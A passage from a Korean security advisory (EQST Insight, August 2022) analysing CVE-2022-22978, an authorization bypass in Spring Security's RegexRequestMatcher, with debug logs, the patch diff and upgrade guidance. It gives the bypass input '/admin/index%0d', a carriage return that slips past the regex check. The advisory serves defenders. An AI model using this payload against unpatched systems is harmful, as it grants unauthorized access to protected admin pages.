s.HttpSessionRequestCache      : Saved request http://localhost:49154/admin/index to session
legatingAuthenticationEntryPoint : Trying to match using And [Not [RequestHeaderRequestMatcher [expectedHeaderName=X-Request
HeaderValue=XMLHttpRequest]], MediaTypeRequestMatcher
NegotiationStrategy=org.springframework.web.accept.ContentNegotiationManager@6184ee74, matchingMediaTypes=[application/xhtml
l, text/plain], useEquals=false, ignoredMediaTypes=[*/**]]
legatingAuthenticationEntryPoint : Match found! Executing
ngframework.security.web.authentication.LoginUrlAuthenticationEntryPoint@4cbd03e7
b.DefaultRedirectStrategy      : Redirecting to http://localhost:49154/login
SessionSecurityContextRepository : Did not store empty SecurityContext
SessionSecurityContextRepository : Did not store empty SecurityContext
SecurityContextPersistenceFilter : Cleared SecurityContextHolder to complete request
rity.web.FilterChainProxy      : Securing GET /login
    
```

[값이 True 일 때]

<b>입력값</b>	/admin/index
<b>결과</b>	Failed to authorize filter invocation [GET /admin/index] with attributes [authenticated]

RegexRequestMatcher 를 호출하여 지정한 정규표현식과 비교하여 입력받은 URL 에 대한 검증은 진행한다. /admin/index 에 대해 인증을 요구하는 것을 볼 수 있다. 따라서 /admin/index 에 대한 접근 권한이 없어 로그인 페이지를 리다이렉트하는 것을 볼 수 있다.

## 2) URL 의 값이 정규표현식과 일치하지 않을 경우(False)

```

o.s.security.web.FilterChainProxy      : Securing GET /admin/index
s.s.w.c.SecurityContextPersistenceFilter : Set SecurityContextHolder to empty SecurityContext
o.s.s.w.a.AnonymousAuthenticationFilter : Set SecurityContextHolder to anonymous SecurityContext
o.s.s.w.session.SessionManagementFilter : Request requested invalid session id FF8F80B791DD1D34558B05EB3D141D67
'; against '/admin/.*'
]
o.s.security.web.FilterChainProxy      : Secured GET /admin/index
w.c.HttpSessionSecurityContextRepository : Did not store anonymous SecurityContext
w.c.HttpSessionSecurityContextRepository : Did not store anonymous SecurityContext
s.s.w.c.SecurityContextPersistenceFilter : Cleared SecurityContextHolder to complete request
    
```

[값이 False 일 때]

<b>입력값</b>	/admin/index%0d
<b>결과</b>	Secured GET /admin/index

입력값이 개행 처리되어 필터에서 누락된 것을 확인할 수 있다. 따라서 인증을 요구하는 /admin/이하의 경로를 우회하여 인증 없이 접근이 가능하기 때문에 Secured GET /admin/index 를 반환하는 것을 확인할 수 있다.

이처럼 취약한 버전의 Spring Security 가 RegexRequestMatcher 를 통해 정규표현식으로 접근 권한을 부여하고, 정규표현식에 '!'를 사용하고 있을 때 개행 문자에 대한 필터링 누락으로 인해 권한 우회가 가능하다.

### Step 3. 취약점 패치

CVE-2022-22978 취약점의 패치 내역은 다음과 같다. 정규표현식을 다루는 클래스인 `RegexRequestMatcher` 클래스에 대한 코드가 수정된 것을 확인할 수 있다.

```
43 43 */
44 44 public final class RegexRequestMatcher implements RequestMatcher {
45 45
46 - private static final int DEFAULT = 0;
46 + private static final int DEFAULT = Pattern.DOTALL;
47 +
48 + private static final int CASE_INSENSITIVE = DEFAULT | Pattern.CASE_INSENSITIVE;
47 49
48 50 private static final Log logger = LoggerFactory.getLog(RegexRequestMatcher.class);
49 51
@@ -68,7 +70,7 @@ public RegexRequestMatcher(String pattern, String httpMethod) {
68 70 * {@link Pattern#CASE_INSENSITIVE} flag set.
69 71 */
70 72 public RegexRequestMatcher(String pattern, String httpMethod, boolean caseInsensitive) {
71 - this.pattern = Pattern.compile(pattern, caseInsensitive ? Pattern.CASE_INSENSITIVE : DEFAULT);
73 + this.pattern = Pattern.compile(pattern, caseInsensitive ? CASE_INSENSITIVE : DEFAULT);
72 74 this.httpMethod = StringUtils.hasText(httpMethod) ? HttpMethod.valueOf(httpMethod) : null;
73 75 }
74 76
```

[취약점 패치]

기존의 46 번째 줄을 보면, 정규표현식을 처리하는 클래스 옵션이 `DEFAULT` 모드에서 `Pattern.DOTALL` 모드로 변경된 것을 볼 수 있다.

패치 이전의 `DEFAULT` 모드는 정규표현식을 처리할 때 개행 문자를 포함하지 않아, URL 에 개행 문자를 추가할 경우 패턴에서 제외되어 우회가 가능했다. 수정된 `Pattern.DOTALL` 모드는 정규표현식의 `!`과 모든 문자가 매칭되며, 취약점의 원인인 개행 문자도 매칭에 포함되어 있어 우회가 불가능하다.

또한 기존의 71 번째 줄에 대한 변경 사항도 확인할 수 있다. `Pattern.compile()`은 String 값으로 들어온 정규식을 Pattern 객체로 변환하는 역할을 한다. `CASE_INSENSITIVE` 옵션을 통해 패턴의 대소문자를 구분하지 않는다.

## ■ 대응 방안

CVE-2022-22978 에 취약한 버전의 Spring Security 를 사용하고 있다면 버전 업데이트를 고려해야 한다. 업데이트 시, 5.5.x 버전은 5.5.7 이상으로 5.6.x 버전은 5.6.4 으로 업데이트해야 한다.


### Spring Security 5.5.7

- URL: <https://github.com/spring-projects/spring-security/releases/tag/5.5.7>

### Spring Security 5.6.4

- URL: <https://github.com/spring-projects/spring-security/releases/tag/5.6.4>

Spring Security 버전 업데이트 이후 CVE-2022-22978 취약점의 동일한 페이로드로 공격을 시도해 보면, 서버 측 에러를 반환하는 것을 볼 수 있다.



[업데이트 이후 공격 결과]

## ■ 참고 사이트

- URL: <https://tanzu.vmware.com/security/cve-2022-22978>
- URL: <https://github.com/spring-projects/spring-security/commit/70863952aeb9733499027714d38821db05654856>

# EQST INSIGHT

2022.08



SK실더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층  
<https://www.skshieldus.com>

발행인 : SK실더스 EQST사업그룹  
제 작 : SK실더스 커뮤니케이션그룹

COPYRIGHT © 2022 SK SHIELDUS. ALL RIGHT RESERVED.

본 저작물은 SK실더스의 EQST사업그룹에서 작성한 콘텐츠로 어떤 부분도 SK실더스의 서면 동의 없이 사용될 수 없습니다.

